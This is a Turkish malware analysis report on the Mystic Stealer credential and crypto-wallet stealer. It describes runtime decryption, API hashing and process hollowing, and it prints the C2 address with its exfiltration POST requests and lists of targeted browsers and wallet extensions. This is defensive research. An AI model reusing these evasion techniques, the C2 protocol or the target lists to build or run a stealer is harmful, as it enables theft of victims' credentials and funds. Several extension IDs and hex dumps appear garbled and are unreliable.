

Mystic Stealer

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

ÖN BAKIŞ	1
MYSTICSTEALER.EXE ANALİZİ	2
STATİK ANALİZ	2
DİNAMİK ANALİZ	3
PROCESS HOLLOWING	4
APPLAUNCHDUMP.EXE ANALİZİ	5
DİNAMİK ANALİZ	5
BECO4JFHXOEF1VV.EXE	15
DİNAMİK ANALİZ	15
MYSTICSTEALER.EXE YARA KURALI	23
400000.EXE YARA KURALI	24
AWNY.EXE YARA KURALI	25
MITRE ATTACK TABLE	26
ÇÖZÜM ÖNERİLERİ	26
HAZIRLAYANLAR	27

Ön Bakış

Mystic Stealer, ilk kez Nisan 2023'te tanıtılan yeni bir zararlı yazılımdır. Yaklaşık 40 web tarayıcısının ve 70'ten fazla tarayıcı uzantısının kimlik bilgilerini, kripto para cüzdanlarını, Steam ve Telegram uygulamalarını hedef almaktadır. Mystic Stealer'ın geliştiricisi, anti-analiz ve savunmadan kaçınmaya odaklanır. Zararlı yazılım ayrıca CPU bilgisi, CPU işlemci sayısı, Bilgisayar adı gibi bilgileri de çaldığı görülmektedir. Mystic Stealer, toplanan bu bilgileri en son, komuta ve kontrol (C2) sunucularıyla TCP üzerinden özel bir ikili protokol kullanarak iletişim kurar ve sunucuya bu bilgileri gönderir.

Bu kötü amaçlı yazılım virüs bulaşmış bilgisayarın;

- Web tarayıcılarına kaydedilen kredi kartı bilgilerine,
- Web tarayıcılarına kaydedilen otomatik doldurma bilgilerine,
- Web tarayıcılarına kaydedilen çerez bilgilerine,
- Web tarayıcılarına kaydedilen kripto cüzdan bilgilerine,
- Sistem bilgilerine,
- Uygulama şifrelerine,
- Blockchain cüzdanlarına ulaşmaktadır.

MysticStealer.exe Analizi

Adı	cfc7378d842a1d114c2838942960470f11a2f55d48d3d3d2b72c8db cde4e6574.exe
MD5	43f1040beb90e0054c1759028b5eae5e
SHA256	cfc7378d842a1d114c2838942960470f11a2f55d48d3d3d2b72c8db cde4e6574
Dosya Türü	PE32/Exe

Statik Analiz

Yapılan statik analiz sonucu stringler içerisinde;


C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe dosya yoluna rastlanmaktadır. Bu string bilgisinden **AppLaunch.exe** dosyasının çalıştırılacağı anlaşılmaktadır.

```
.text:004046BF C1 CA EE          xor     ecx, ecx
.text:004046C2 E8 79 D6 FF FF          call   loc_401D40
.text:004046C7 B8 28 00 00 00          mov    eax, 28h ; '('
.text:004046CC 3D D4 00 00 00          cmp    eax, 0D4h ; '0'
.text:004046D1 7C 02                   jl     short near ptr loc_4046D3+2
.text:004046D3
.text:004046D3          loc_4046D3:          ; CODE XREF: .text:004046D1↑j
.text:004046D3 E9 74 33 F6 6A          jmp    near ptr 8B367A4Ch
.text:004046D3          ; -----
.text:004046D8 05 6A 01 68            dd     68016A05h
.text:004046DC C4 71 41 00            dd     offset aDAnthonyMartin ; "%d Anthony Martin Grosvenor Christopher"...
.text:004046E0 E8 AB 00 00            dd     0ABE8h
.text:004046E4 00 8A 86              db     0, 8Ah, 86h
.text:004046E7 00 00 42 00          dd     offset byte_420000
.text:004046EB 83                    db     83h
.text:004046EC C4 0C 04 7C 34 78+    dd     7C040CC4h, 0F2C7834h, 7B2C6234h, 6A049B34h, 332C1E34h
.text:004046EC 2C 0F 34 62 2C 7B+    dd     542C1D34h, 8688DF34h
.text:00404708 00 00 42 00          dd     offset byte_420000
.text:0040470C 46 81 FE 00 32 02+    dd     0FE8146h, 72000232h, 750474C2h, 0E8E7E902h, 0FFFCF50h
.text:0040470C 00 72 C2 74 04 75+    dd     0FF44958Bh, 0D285FFFh, 8D8B2F74h, 0FFFFFF4Ch, 0CA2BC28Bh
.text:0040470C 02 E9 E7 E8 50 CF+    dd     81FCE183h, 1000F9h, 8B107200h, 0C183FC50h, 83C22B23h
.text:0040470C FF FF 8B 95 44 FF+    dd     0F883FCC0h, 5139771Fh, 185E852h, 0C4830000h, 288D0D08h
.text:0040470C FF FF 85 D2 74 2F+    dd     0E8FFFFFFh, 0FFFD19Ch, 33FC4D8Bh, 0CD335FC0h, 185E85Eh
.text:0040470C 8B 8D 4C FF FF FF+    dd     0E58B0000h, 5BE38B5Dh
```

Şekil 1 - Obfuscate

IDA ile zararlı statik olarak incelendiğinde kodların anlamlandırılmadığı tespit edilmiştir.

Dinamik Analiz



Şekil 2 - MysticStealer.exe Akış

Program akışının ana hatları;

1. Enjekte edilecek zararlının çalışma zamanında çözülmesi,
2. Çağırılacak API çağrılarının API Hashing tekniği ile alınması,
3. Zararlının AppLaunch.exe içerisine enjekte edilmesi,

olarak sıralanmaktadır.

Program çalıştırıldığında ilk olarak zararlının bellekte şifreli olarak tutulan tüm byte'larının decrypt edildiği görüldü. Tüm byte'lar teker teker alınarak **xor**, **sub** ve **add** işlemlerine tabi tutularak orijinal değerleri elde edilir.

```
mysticstealer.00E346D7
push 5
push 1
push mysticstealer.E471C4 ; E471C4:"kd Anthony Martin Grosvenor Christopher kd"
CALL mysticstealer.E34730
mov al,byte ptr ds:[esi+E50000]
add esp,C
add al,7C
xor al,78
sub al,F
xor al,62
sub al,78
xor al,98
add al,6A
xor al,1E
sub al,33
xor al,1D
sub al,54
xor al,0F
mov byte ptr ds:[esi+E50000],al
jne esi,esi;&"C:\Users\aktks\\Desktop\mysticstealer.exe"
cmp esi,23200; esi;&"C:\Users\aktks\\Desktop\mysticstealer.exe"
jmp mysticstealer.E346D7

mysticstealer.00E34715
CALL mysticstealer.E34718
```

Adres	Hex	ASCII
00E50000	48 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	llz.....yy..
00E50010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00
00E50020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00E50030	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00
00E50040	0E 1F BA 0E 00 84 09 CD 21 B8 01 4C CD 21 54 68I.LI!Th
00E50050	69 73 20 70 72 6F 72 61 80 20 63 61 6E 6E 6F 15	program canno
00E50060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in dos
00E50070	6D 6F 64 65 2E 00 0A 24 00 00 00 00 00 00 00	mode...\$.....
00E50080	E0 9E 03 0A A4 FF 6D 59 A4 FF 6D 59 A4 FF 6D 59	a...şymşymşymş
00E50090	77 8D 6E 58 A8 FF 6D 59 77 8D 68 58 32 FF 6D 59	w.nX ymYw.hX2ymY
00E500A0	77 8D 69 58 B0 FF 6D 59 00 81 90 59 A6 FF 6D 59	w.lX ymY...Y ymY
00E500B0	00 81 68 58 82 FF 6D 59 00 92 69 58 B5 FF 6D 59	..nX ymY..lX ymY
00E500C0	00 81 6E 58 B0 FF 6D 59 77 8D 6C 58 A7 FF 6D 59	..nX ymYw.lX ymY
00E500D0	A4 FF 6C 59 F0 FF 6D 59 80 80 64 58 B4 FF 6D 59	py\YBymY..dx ymY
00E500E0	80 80 92 59 A5 FF 6D 59 80 80 6F 58 A5 FF 6D 59	..Y ymY..oX ymY
00E500F0	52 69 63 68 A4 FF 6D 59 00 00 00 00 00 00 00	RichsvMy.....

Şekil 3 - Runtime Decryption

Daha sonra karşılaştırılacak hash değerlerinin sırasıyla **API** ve **DLL** ismi olacak şekilde ilgili fonksiyona pushlandığı ve **return** değeri olarak **API adresinin** döndürüldüğü görülmektedir.

```

009716C0 68 0D1DA430 push 30A41D0D
009716C5 FF35 00329B00 push dword ptr ds:[983200]
009716C8 C745 F0 00000000 mov dword ptr ss:[ebp-10],0
009716D2 E8 59040000 call mysticstealer.971830
009716D7 68 C3702CD0 push D02C70C3
009716DC FF35 00329B00 push dword ptr ds:[983200]
009716E2 8BF0 mov esi,eax
009716E4 E8 47040000 call mysticstealer.971830
009716E9 8BD8 mov ebx,ebx

```

eax:CreateProcessA
esi:CreateProcessA
eax:WriteProcessMemory
ebx:WriteProcessMemory


Şekil 4 - API Hashing

Process Hollowing

Elde edilen **API** adreslerinin **process hollowing** tekniği için sırasıyla çağrılıp kullanıldığı gözlemlenmiştir.

Çağrılan **API** fonksiyonları;

- CreateProcessA
- VirtualAllocEx
- GetThreadContext
- SetThreadContext
- ReadProcessMemory
- WriteProcessMemory
- ResumeThread
- TerminateProcess




Şekil 5 - Process Hollowing

İlgili adresten enjekte edilen zararlıya ait process'in **dump**'ı alınarak incelenmeye devam edilmiştir.

AppLaunchDump.exe Analizi

Adı	400000.exe
MD5	d2c44de6b26bbf79cee8666cb0b1acd6
SHA256	26251f26cec6a8ac056686e7997df73c96432ec3a3d839dbb3039222fe686f35
Dosya Türü	PE32/EXE

Dinamik Analiz



Şekil 6 - AppLaunchDump.exe Akış

Program akışının ana hatları;

1. Zararlı işlem öncesi kontrollerin yapılması,
2. Zararlı işlemin gerçekleştirilmesi,
3. Toplanan bilgilerin C2 sunucusuna gönderilmesi,
4. Zararlı dosyanın C2 sunucusundan indirilmesi,
5. İndirilen zararlı dosya için görev zamanlanması oluşturulması,

olarak sıralanmaktadır.

Zararlı yazılımın, öncelikle sistem tarihini kontrol edip, bunu **2023-09-12 20:08:32** tarihi ile karşılaştırdığı gözlenmektedir. Eğer sistem tarihi bu tarihi geçmişse kendini kapatmaktadır.

006BF756	E8 61350000	call app1aunchdump.6C2CBC	
006BF758	FFD0	call eax	eax:SystemTimeToFileTime
006BF75D	8D0C24	lea ecx,dword ptr ss:[esp]	
006BF760	E8 38C50000	call app1aunchdump.6C8CA0	
006BF765	85D2	test edx,edx	
006BF767	7F 0E	jg app1aunchdump.6BF777	
006BF769	7C 07	jl app1aunchdump.6BF772	
006BF76B	3D 40C50065	cmp eax,6500C540	2023-09-12 20:08:32
006BF770	77 05	ja app1aunchdump.6BF777	
006BF772	E8 2DAA0000	call app1aunchdump.6CA1A4	!
006BF777	33C0	xor eax,eax	
006BF779	40	inc eax	
006BF77A	8BE5	mov esp,ebp	
006BF77C	5D	pop ebp	
006BF77D	C2 1000	ret 10	

Şekil 7 – Tarih Kontrolü

C2 Sunusu ile iletişim kurulmadan önce şifreli bir şekilde tutulan IP adresi alınıp çözümlenerek döndürüldüğü gözlenmektedir.

00CAA287	888424 8C000000	mov eax,dword ptr ss:[esp+8C]	
00CAA28E	C1EB 18	shr ebx,18	
00CAA291	83C0 08	add eax,8	
00CAA294	C1E9 18	shr ecx,18	
00CAA297	885A 01	mov byte ptr ds:[edx+1],bl	
00CAA29A	884A 05	mov byte ptr ds:[edx+5],cl	
00CAA29D	83C2 08	add edx,8	
00CAA2A0	836C24 40 01	sub dword ptr ss:[esp+40],1	edx:L"7573E5900449691ffffffff"
00CAA2A5	898424 C0000000	mov dword ptr ss:[esp+C0],esi	
00CAA2AC	898424 8C000000	mov dword ptr ss:[esp+8C],eax	
00CAA2B3	0F85 4EFFFFFF	jne 400000.CAA207	
00CAA2B9	8B7424 38	mov esi,dword ptr ss:[esp+38]	[esp+38]:"http://5.42.92.211/"

Şekil 8 - IP Decrypt

IP adresinin bağlantının gerçekleştirileceği fonksiyona parametre olarak verildiği görülmektedir.

00836303	8D8424 94000000	lea eax,dword ptr ss:[esp+94]	
0083630A	50	push eax	
0083630B	68 00000080	push eax	
00836310	53	push ebx	
00836311	FF75 00	push dword ptr ss:[ebp]	[ebp]:"http://5.42.92.211/lohub/master"
00836314	6A 02	push 2	
00836316	59	pop ecx	
00836317	E8 A0C9FFFF	call app1aunchdump.832CBC	

Şekil 9 - IP Address

Bağlantı sonucunda **Token** ve **Config** bilgilerinin döndürüldüğü tespit edilmiştir.

008383BA	7C ED	jl app1aunchdump.8383A9	
008383BC	8D4424 18	lea eax,dword ptr ss:[esp+18]	[esp+18]:"1 1 1 0 1 1 1 0 1 1"
008383C0	889C24 BC000000	mov byte ptr ss:[esp+BC],bl	
008383C7	50	push eax	eax:"644122cd9529720bbb411e2a9c329cc"
008383C8	8D4424 24	lea eax,dword ptr ss:[esp+24]	
008383CC	50	push eax	eax:"644122cd9529720bbb411e2a9c329cc"
008383CD	8D47 04	lea eax,dword ptr ds:[edi+4]	eax:"644122cd9529720bbb411e2a9c329cc"
008383D0	50	push eax	eax:"644122cd9529720bbb411e2a9c329cc"
008383D1	E8 C6D9FEFF	call app1aunchdump.825D9c	
008383D6	83C4 0C	add esp,c	
008383D9	88F3	mov esi,ebx	
008383DB	85C0	test eax,eax	eax:"644122cd9529720bbb411e2a9c329cc"
008383DD	0F84 B1010000	je app1aunchdump.838594	
008383E3	EA 11EA77BF	mov edx,8F7E411	
008383E8	66:C74424 34 3100	mov word ptr ss:[esp+34],31	31:'1'
008383EF	66:C74424 38 3100	mov word ptr ss:[esp+38],31	31:'1'
008383F6	66:C74424 3C 3100	mov word ptr ss:[esp+3C],31	31:'1'
008383FD	66:C74424 40 3100	mov word ptr ss:[esp+40],31	31:'1'
00838404	66:C74424 44 3100	mov word ptr ss:[esp+44],31	31:'1'
0083840B	66:C74424 48 3100	mov word ptr ss:[esp+48],31	31:'1'
00838412	66:C74424 4C 3100	mov word ptr ss:[esp+4C],31	31:'1'
00838419	66:C74424 50 3100	mov word ptr ss:[esp+50],31	31:'1'
00838420	66:C74424 54 3100	mov word ptr ss:[esp+54],31	31:'1'
00838427	66:C74424 14 3100	mov word ptr ss:[esp+14],31	31:'1'
0083842E	83FE 0A	cmp esi,A	
00838431	0F87 3C010000	ja app1aunchdump.838573	A:'\n'

Şekil 10 - Config Info

Zararlı, loglarını tutmak için **Temp** dizininde dosya oluşturduğu fark edilmektedir.

```
003C25C9 33C9 xor ecx,ecx
003C25CB 68 00000040 push 40000000
003C25D0 50 push eax
003C25D1 BA 78D8E4F0 mov edx,F0E4D878
003C25D6 41 inc ecx
003C25D7 E8 E0060000 call 400000.3C2CBC
003C25DC FFDD call eax
ecx:L"C:\\Users\\aktss\\AppData\\Local\\Temp\\4375vtb45tv8225nv4285n2.txt"
eax:L"C:\\Users\\aktss\\AppData\\Local\\Temp\\4375vtb45tv8225nv4285n2.txt"
ecx:L"C:\\Users\\aktss\\AppData\\Local\\Temp\\4375vtb45tv8225nv4285n2.txt"
CreateFile
```

Şekil 11 - Log Dosyası

Sistem bilgilerinin alınarak **SystemInformation.txt** dosyasına yazıldığı ve C2 Sunucusuna gönderildiği gözlemlenmektedir.

```
0083B287 68 00000040 push 40000000
0083B288 50 push eax
0083B28D E8 A2060000 call applaunchdump.83B934
0083B292 8B5424 1C mov edx,dword ptr ss:[esp+1C]
0083B296 8D8424 54020000 lea eax,dword ptr ss:[esp+254]
0083B29D 8B4C24 14 mov ecx,dword ptr ss:[esp+14]
0083B2A1 50 push eax
0083B2A2 E8 3DDBFFFF call applaunchdump.83BDE4
0083B2A7 59 pop ecx
0083B2A8 8D4424 50 lea eax,dword ptr ss:[esp+50]
0083B2AC 50 push eax
0083B2AD E8 5473FFFF call applaunchdump.832606
0083B2B2 59 pop ecx
0083B2B3 56 push esi
0083B2B4 E8 37A4FEFF call applaunchdump.8256F0
esi:L"\r\nRAM: 221360128011"
eax:"Sent system information\n"
ecx:L"SystemInformation.txt"
eax:"Sent system information\n"
ecx:L"SystemInformation.txt"
esi:L"\r\nRAM: 221360128011"
```

Şekil 12 – Sistem Bilgisi

```
Build mark: gitiss
IP: {ip}
File Location: C:\Users\...Desktop\400000.exe
UserName:
ComputerName: DESKTOP-...
Country: {country}
Location: {location}
Zip code: {zipcode}
TimeZone: {timezone}
HWID:
Current language:
ScreenSize: 1894x897
Operation System: Windows 10 Pro Education x64
Available KeyboardLayouts:
Hardware:
CPU: Intel(R)
GPU: VMware SVGA 3D
RAM: 42
```

Şekil 13 – Sistem Bilgisi Gönderildi

C2 Sunucuya **chromium-browsers** isteğinin gönderilip tarayıcı listesinin alındığı ve sırasıyla kontrol edildiği tespit edilmiştir.

```
POST 200 5.42.92.211 /loghub/master
POST 200 5.42.92.211 /loghub/master
POST 200 5.42.92.211 /loghub/master
POST 200 5.42.92.211 /loghub/master
POST 200 5.42.92.211 /loghub/master
POST 200 5.42.92.211 /loghub/master
POST 200 5.42.92.211 /loghub/master
POST 200 5.42.92.211 /loghub/master
POST 200 5.42.92.211 /loghub/master
POST 200 5.42.92.211 /loghub/master
```

```
284 bytes Text REQUEST BODY
1 --oFmNOxX9jKg7bGxLfENp
2 Content-Disposition: form-data; name="msg"
3
4 Y2hyb21pdw0tYnJvd3N1cnM=
5 --oFmNOxX9jKg7bGxLfENp
6 Content-Disposition: form-data; name="token"
7
8 NzJ1YzcxOGM4ZDRmMTkxYjNiMDcyNmQ4MDIxNDU4Njc4ZDM3ZTJkODk
9 2MGRjYTE1YTZmOWJkZDd1YmRkNDZlNg==
10 --oFmNOxX9jKg7bGxLfENp--
```

Şekil 14 – Tarayıcı Kontrolü

```

003BF8DC 88CF mov ecx,edi
003BF8DE E8 D8010000 call 400000.38FD88
003BF8E3 59 pop ecx
003BF8E4 59 pop ecx
003BF8E5 8D8424 88000000 lea eax,dword ptr ss:[esp+88]
003BF8E8 50 push eax
003BF8ED 8D4424 34 lea eax,dword ptr ss:[esp+34]
003BF8F1 50 push eax
003BF8F2 6A 00 push 0
003BF8F4 E8 E35BFFFF call 400000.3857DC
003BF8F9 83C4 0C add esp,C
003BF8FC 85C0 test eax,eax
ecx:L"Epic Privacy Browser"
tarayıcı kontrol
ecx:L"Epic Privacy Browser"
ecx:L"Epic Privacy Browser"
[esp+88]:L"%localappdata%\Epic Privacy Browser\User Data"
eax:L"Epic Privacy Browser"
eax:L"Epic Privacy Browser"
eax:L"Epic Privacy Browser"

```

Şekil 15 - Tarayıcı Kontrol Fonksiyonu

Zararlı yazılımın hedeflediği tarayıcı listesi;

Tarayıcı Adı	Path
Citrio	%localappdata%\CatalinaGroup\Citrio\User Data
Coowon	%localappdata%\Coowon\Coowon\User Data
Liebao	%localappdata%\liebao\User Data
QIP Surf	%localappdata%\QIP Surf\User Data
Orbitum	%localappdata%\Orbitum\User Data
Comodo Dragon	%localappdata%\Comodo\Dragon\User Data
Amigo	%localappdata%\Amigo\User\User Data
Torch	%localappdata%\Torch\User Data
Yandex Browser	%localappdata%\Yandex\YandexBrowser\User Data
Comodo	%localappdata%\Comodo\User Data
360Browser	%localappdata%\360Browser\Browser\User Data
Maxthon3	%localappdata%\Maxthon3\User Data
K-Melon	%localappdata%\K-Melon\User Data
Sputnik	%localappdata%\Sputnik\Sputnik\User Data
Nichrome	%localappdata%\Nichrome\User Data
CocCoc	%localappdata%\CocCoc\Browser\User Data
Uran	%localappdata%\Uran\User Data
Chromodo	%localappdata%\Chromodo\User Data
Mail.Ru	%localappdata%\Mail.Ru\Atom\User Data
Brave Browser	%localappdata%\BraveSoftware\Brave-Browser\User Data
Opera	%appdata%\Opera Software\Opera Stable
Google Chrome	%localappdata%\Google\Chrome\User Data
Microsoft Edge	%localappdata%\Microsoft\Edge\User Data
Chromium	%localappdata%\Chromium\User Data
ChromePlus	%localappdata%\MapleStudio\ChromePlus\User Data
Irpathium	%localappdata%\Irpathium\User Data
Opera	%localappdata%\Opera Software
7Star	%localappdata%\7Star\7Star\User Data
CentBrowser	%localappdata%\CentBrowser\User Data
Chedot	%localappdata%\Chedot\User Data
Vivaldi	%localappdata%\Vivaldi\User Data
Kometa	%localappdata%\Kometa\User Data
Elements Browser	%localappdata%\Elements Browser\User Data
Epic Privacy Browser	%localappdata%\Epic Privacy Browser\User Data
Uran	%localappdata%\uCozMedia\Uran\User Data
Sleipnir	%localappdata%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer

Tarayıcı bulunduğu takdirde verilerin kaydedilmek üzere **sqlite** veritabanı dosyasının C2 sunucusundan alındığı ve **Temp** dizinine kaydedildiği gözlemlenmiştir.

```

400000.003C8073
mov ebp,ecx
mov ecx,dword ptr ss:[esp+18]; [esp+18]:"sqlite3"
xor b1,b1
push eax; eax:"c3FsaXRlMw=="
call 400000.3BF87C
mov esi,eax; esi:"c3FsaXRlMw==", eax:"c3FsaXRlMw=="
pop ecx
test esi,esi; esi:"c3FsaXRlMw=="
je 400000.3C80A1

```

Şekil 16 – SQLITE3

```

003C1C16 53          push ebx
003C1C17 50          push eax
003C1C18 E8 E9090000 call 400000.3C2606
003C1C1D 6A 00       push 0
003C1C1F 8D4424 2C   lea eax,dword ptr ss:[esp+2C]
003C1C23 50          push eax
003C1C24 6A FF       push FFFFFFFF
003C1C26 8D8424 8C010000 lea eax,dword ptr ss:[esp+18C]
003C1C2D 50          push eax
003C1C2E FF8424 E4000000 push dword ptr ss:[esp+E4]
003C1C35 F5F6 08     call dword ptr ds:[esi+8]

```

Şekil 17 - SQL Sorgusunun Yapıldığı Bölüm

Bulunan tarayıcılara ait uzantıların kontrol edildiği gözlemlenmektedir.

```

003C014D 33C0       xor eax,eax
003C014F 214424 60   and dword ptr ss:[esp+60],eax
003C0153 66:894424 36   mov word ptr ss:[esp+36],ax
003C0158 8D4424 60   lea eax,dword ptr ss:[esp+60]
003C015C 50          push eax
003C015D 8D4424 38   lea eax,dword ptr ss:[esp+38]
003C0161 50          push eax
003C0162 53          push ebx
003C0163 E8 7456FFFF call 400000.3B57DC
003C0168 83C4 0C     add esp,c
003C016B 85C0       test eax,eax
003C016D 0F84 14020000 je 400000.3C0387

```

Şekil 18 - Tarayıcı Uzantı Kontrolü

Zararlı yazılımın hedeflediği tarayıcı eklentileri:

Eklenti Kimliği	Eklenti Adı
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet
hpglfhghfnhbgpjdenjgmdgoeiappafln	Guarda
blnieiiffboillknjnepogjhkgnoapac	EQUAL Wallet
cjelfplplebdjjenllpjcbmljkfcffne	Jaxx Liberty
fihkakfobkkmkjopchpfgcmhfnmfnpi	BitApp Wallet
kncchdigobghenbbaddojinnaogfppfj	iWallet
amkmjmmflddogmhpjloimipbofnfjih	Wombat
nlbmnijnlegkjpcfjclmcfggfefdmd	MEW CX
nanjmdknhkinifnkgdggcfnhdaammj	GuildWallet
nkddgncdjgjfcdamfgcmfnlhccnimig	Saturn Wallet
fnjhmkhmkbjkkabndcnnogagobneec	Ronin Wallet
cphhlgmgameodnhkjdmpanlelnlohao	NeoLine
nhnkbkgjikgcigadomkphalanndcapjk	CLV Wallet
kpfopkelmapcoipemfendmdcghnegimn	Liquidity Wallet
aiifbnfbobpmeekipheeijimdplpgpp	Terra Station

dmkamcknogkgcdfhbbddcghachkejeap	Keplr
fhmfendgdocmcbmfikdcogofphimnkno	Sollet
cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet
jojhfloedkpkglbfimdfabpdfjaoolaf	Polymesh Wallet
flpiciilemghbmfalicajoolhikkenfel	ICONex
nknhiehlkippafakaeklbeglecifhad	Nabox Wallet
hcflpincpppdclinealmandijcmnkbgn	KHC
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
ibnejdfjmmkpcnlpebklmknkoeiohofec	TronLink
fhbohimaelbohpbjbbldcngcnapndodjp	Binance Chain Wallet
ffnbelfdoeiohenkjibnmadjiehjhajb	Yoroi
jbdaocneiiniimbjlgalhcelgbejmnpath	Nifty Wallet
afbcjbjbpfadlkmhmclhkeeodmamcflc	Math Wallet
ookjlbkiiijnhpmnjffcofjonbfbgaoc	Temple
mnfifekajgofkjkempathiaecocnkjeh	TezBox
lodccjbbdhfakaekdiahmedfbielgik	DAppPlay
ijmpgkjfkbfhoebgogflfebnejmfbml	BitClip
lkciinjfbikmcbachjpd bijeflpcm	Steem Keychain
onofpnbbkehpmmoabgpcpmigafmmnjhl	Nash Extension
bcopgchhojmggmffilplmbdicgaihlkp	Hycon Lite Client
klinaejjgbibmhlephnhpmaofohgkpgkd	ZilPay
aeachknmefphepccionboohckonoemg	Coin98 Wallet
bhghoamapcdpbohphigooaddinpkbai	Authenticator
dkdedlpdgmkkfjabffeganieamfklkm	Cyano Wallet
nlgbhdfgdhgbiamfdmbikcdghpathoad	Byone
infeboajgfhgjbpbpeppbkgnabfdkdaf	OneKey
cihmoadaighcejopammfbmddcmdekcje	LeafWallet
gaedmjdmmahhbjeafbgaolhhanlaolb	Authy
oeljldpnmdbchonielpathgobddfflal	EOS Authenticator
ilgcnhelpchnceei pipijaljkblbcobl	GAUTH Authenticator
imloifkgjagghnncjkhgghalmcnflk	Trezor Password Manager
cgeeodpfagjceefielmdfphplkenlfk	Ever
pdadjkfkkgcafbceimcpbkalfnepbnk	KardiaChain
acmacodkjbdgmoleebolmdjonilkdbch	Rabby
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
fhilaheimglignddkjgofkcbgekhenbh	Oxygen
mgffkfbpathihjpoaomajlbgchddlicgpn	Pali
hmeobnfnfcmddcmblbgagmfpfboieaf	XDEFI
lpfcbjknijpeeillifnkikgncikgfhd	Nami
dngmlblcodfobpdpecaadgfbcgjgfnm	MultiversX DeFi Wallet
lpilbniiabackdjcionkobglmddfbcjo	Keeper
bhhhlbepdkbapadjdnnojkbgioiodbic	SoftLare
jnkelfanjkeadonecabehalmbgpfodjm	Govy
jhgmbkkipaallpehbohjmkbjofjdmepath	SteemKeychain
jnlgamecbpmbajffhmmmlhejkemejdma	Braavos
kkpllkodjelopathieedojojacfhpaiho	Enkrypt
mcohilncbfahbmgdjkbpemcciiolgce	OKX

gjamgpathdbbciopjhllkndddhcglnemk	HashPack
kmhchipebfmpgmihbkjpmjlmioameka	Eternal
phkbamefinggmakgklpklijmgibohnba	Pontem Aptos
efbglgofoippbgcjepnhiblaibcncglk	Martianin
cjmknjdjhnagcfbpiemnkdpomccnjblmj	Finnie
